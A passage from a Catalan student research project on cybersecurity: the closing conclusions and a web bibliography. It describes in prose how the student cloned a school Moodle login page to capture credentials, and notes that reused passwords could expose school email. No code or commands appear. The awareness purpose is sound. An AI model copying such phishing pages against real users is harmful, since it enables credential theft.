Gràcies a això, si l'usuari té la mateixa contrasenya al correu, també hi podria obtenir accés; ja que el correu de l'institut de Vilablareix és el mateix que el nom d'usuari del Moodle, tan sols afegint "@insvilablareix.cat"; així doncs, aquí es torna a veure la importància de tenir una contrasenya diferent per a cada compte.

4. CONCLUSIONS

Un cop finalitzat aquest Treball de Recerca, tant amb la part pràctica com amb el marc teòric, puc afirmar que existeixen diverses maneres de convertir-se en víctima d'un atac cibernètic, ja sigui a través de tècniques que es basen en la programació, d'altres que utilitzen la manipulació psicològica, o altres que són causa de l'error humà i de la manca de consciència dels riscos als quals ens podem enfrontar.

La intenció d'aquest treball, des del primer moment, era demostrar que com a usuaris de la informàtica, no estem ben protegits dels riscos cibernètics als quals ens exposem. En el treball he informat de diverses formes d'atacs cibernètics que existeixen, juntament amb una sèrie de mesures de seguretat que es poden implementar per tal d'evitar-los.

Personalment, aquest treball m'ha servit per ampliar els meus coneixements de seguretat informàtica i tenir una idea més detallada del que és la ciberseguretat, juntament amb una visió diferent dels hackers. M'ha fet adonar de la importància de fer un bon ús de la informàtica i que hem d'actuar amb prudència davant missatges que demanin dades personals. Gràcies al treball he pogut implementar mesures de protecció que no tenia instaurades; al mateix temps, he pres consciència dels perills que hi ha a la xarxa, com podrien ser fer servir la mateixa contrasenya per a tots els meus comptes, descarregar *software* pirata, no comprovar el domini ni el subdomini de les pàgines web, entre d'altres.

M'agradaria poder compartir aquestes mesures de protecció i estendre aquest coneixement al major nombre de persones possible, ja que la nostra vida quotidiana depèn cada vegada més de la tecnologia, i com a conseqüència, la importància de la ciberseguretat augmenta. L'internet no és vist com un lloc perillós a causa del seu fàcil accés, però la majoria dels ciberatacs l'utilitzen com a mitjà per a l'extracció de dades.

Tenint en compte tots els riscos que hi ha, s'ha de ser prudent, però alhora no ens hem de preocupar excessivament en intentar detectar possibles amenaces contínuament. Totes les mesures de seguretat esmentades en aquest treball són per protegir-se de perills existents, possibles, i reals que la població hauria de conèixer.

Gràcies a la part pràctica, puc afirmar que s'ha complert el meu objectiu de demostrar que estem desprotegits en el món de la informàtica i no som conscients de les vulnerabilitats, ja que, he sigut capaç de crear la còpia (gairebé exacta) d'una pàgina web real (l'Inici de Sessió d'un Moodle), aconseguint tenir accés a les credencials que s'introdueixin per obrir sessió en aquesta. Això és degut a la vulnerabilitat que tenim els usuaris i l'excés de confiança davant

d'una notificació aparentment legítima, que provoca que accedim a l'enllaç adjuntat sense replantejar-nos la seva procedència (remitent del correu) ni la direcció on ens envia l'enllaç.

Les conclusions que en trec del treball són:

1. Que internet no és un lloc segur, i que, per tant, és essencial la implementació d'eines de seguretat.

2. No coneixem prou quines són les mesures que existeixen per protegir-se dels atacs informàtics, i algunes mesures que coneixem no les apliquem.

3. Que els usuaris som massa confiats a l'hora de facilitar dades personals, tot i estar advertits; d'aquí en puc extreure la següent conclusió.

4. Que és fàcil esdevenir víctima d'un atac informàtic, ja sigui a través de la psicologia com pot ser el *phishing*; o d'altres aspectes més tècnics com poden ser els atacs DDoS, els troians o el ransomware.

Espero que el meu treball pugui servir als seus lectors per prendre consciència dels perills associats a internet i de la importància d'unes bones pràctiques de ciberseguretat.

5. WEBGRAFIA

AlbertoLopez TECH TIPS. [Vídeo]. *¿Qué es un ataque DDOS?* (2 novembre 2021) <https://www.youtube.com/watch?v=Yp7zthdaL48&t=1s> [Consulta: 7 juliol 2023]

AlbertoLopez TECH TIPS. [Vídeo]. *RANSOMWARE* (15 maig 2020) <https://www.youtube.com/watch?v=W-6eb9wmSnA&t=3s> [Consulta: 11 juliol 2023]

Anexia. [En línia]. *¿Qué lenguaje de programación utilizan los hackers?* (12 gener 2021) <https://tecnologias.anexia.es/que-lenguaje-utilizan-los-hackers> [Consulta: 29 gener 2023]

AS Sistemas. [En línia]. *Importancia de la ciberseguridad* (30 desembre 2021) <https://assistemas.net/importancia-de-la-ciberseguridad/> [Consulta: 21 juny 2023]

AWS, Amazon Web Services. [En línia]. *¿Qué es la ciberseguridad?* <https://aws.amazon.com/es/what-is/cybersecurity/> [Consulta: 21 juny 2023]

BBVA. [En línia]. *¿Qué es el spyware?* <https://www.bbva.es/ataques-informaticos/spyware.html> [Consulta: 12 juliol 2023]

Brontobyte Cloud. [En línia]. *¿Porqué deberías hacer una copia de seguridad?* (25 gener 2023) <https://www.brontobytecloud.com/copia-de-seguridad> [Consulta: 20 setembre 2023]

Brontobyte Cloud. [En línia]. *¿Qué hacen los hackers con los datos que roban?* (29 juny 2022) <https://www.brontobytecloud.com/que-hacen-los-hackers> [Consulta: 28 gener 2023]

Campus ciberseguridad. [En línia]. *Tipos de Hackers* (2023) <https://www.campusciberseguridad.com/tipos-de-hackers> [Consulta: 26 febrer 2023]

CiberDerecho. [En línia]. *¿Qué es el hacking?* <http://www.ciberderecho.com/que-es-el-hacking/> [Consulta: 27 gener 2023]

Genbeta. [En línia]. *El mayor punto débil de tu seguridad eres tú* (25 gener 2017) <https://www.genbeta.com/el-mayor-punto-debil-de-tu> [Consulta: 25 març 2023]

Iberdrola. [En línia]. *Ciberataques* <https://www.iberdrola.com/innovacion/ciberataques> [Consulta: 7 juliol 2023]

IBM. [En línia]. *¿Qué es el phishing?* <https://www.ibm.com/es-es/topics/phishing> [Consulta: 13 juliol 2023]

IBM. [En línia]. *¿Qué es la ciberseguridad?* <https://www.ibm.com/es-es/topics/cybersecurity> [Consulta: 23 juny 2023]

InfoSecurity. [En línia]. *Ciberseguridad* <https://www.infosecurity.com/es/ciberseguridad.html> [Consulta: 26 juny 2023]

Instituto de Ingeniería UNAM. [En línia]. *Hackers*
<https://www.ii.unam.mx/es-mx/AlmacenDigital/hackers.aspx> [Consulta: 2 febrer 2023]

Kaspersky. [En línia]. *¿Qué es la ciberseguridad?*
<https://latam.kaspersky.com/what-is-cyber-security> [Consulta: 23 juny 2023]

Kaspersky. [En línia]. *Cómo prevenir ciberataques* (19 abril 2023)
<latam.kaspersky.com/how-to-prevent-cyberattacks> [Consulta: 9 setembre 2023]

KnowBe4. [En línia]. *Warning Customers About Social Engineering.*
<https://blog.knowbe4.com/warning-about-social-engineering> [Consulta: 14 juliol 2023]

Mailfence. [En línia]. *Ingeniería Social: ¿Qué es el pretexting?* (19 desembre 2022)
<https://blog.mailfence.com/es/pretexting-2/> [Consulta: 14 juliol 2023]

Malwarebytes. [En línia]. *Hacker*
<https://es.malwarebytes.com/hacker/> [Consulta: 28 gener 2023]

Malwarebytes. [En línia]. *Hacking your head: Social engineering* (20 gener 2016)
<https://www.malwarebytes.com/hacking-your-head> [Consulta: 14 juliol 2023]

Malwarebytes. [En línia]. *Todo sobre el spyware*
<https://es.malwarebytes.com/spyware/> [Consulta: 12 juliol 2023]

Malwarebytes. [En línia]. *Under the hoodie* (15 agost 2018)
<https://www.malwarebytes.com/under-the-hoodie> [Consulta: 29 gener 2023]

Malwarebytes. [En línia]. *What is malware?*
<https://www.malwarebytes.com/malware> [Consulta: 12 juliol 2023]

Malwarebytes. [En línia]. *What is Phishing*
<https://www.malwarebytes.com/phishing> [Consulta: 30 març 2023]

Malwarebytes. [En línia]. *What is social engineering?*
<https://www.malwarebytes.com/social-engineering> [Consulta: 21 març 2023]

Malwarebytes. [En línia]. *Who are hackers?*
<https://www.malwarebytes.com/hacker> [Consulta: 16 març 2023]

Seguretat de Microsoft. [En línia]. *¿Qué es un ciberataque?*
<https://www.microsoft.com/es-es/security/what-is-a-cyberattack> [Consulta: 6 juliol 2023]

Seguretat de *Microsoft*. [En línia]. *¿Qué es el phishing?*
<https://www.microsoft.com/es-es/security/what-is-phishing> [Consulta: 13 juliol 2023]

Suport tècnic de Microsoft. [En línia]. *¿Qué es la ciberseguridad?*
<https://support.microsoft.com/es/topic/que-es-la-ciberseguridad> [Consulta: 27 juny 2023]

Telefónica. [En línia]. *¿Qué es un ciberataque, qué tipos existen y para qué sirve?*
<https://www.telefonica.com/que-es-un-ciberataque> [Consulta: 10 juliol 2023]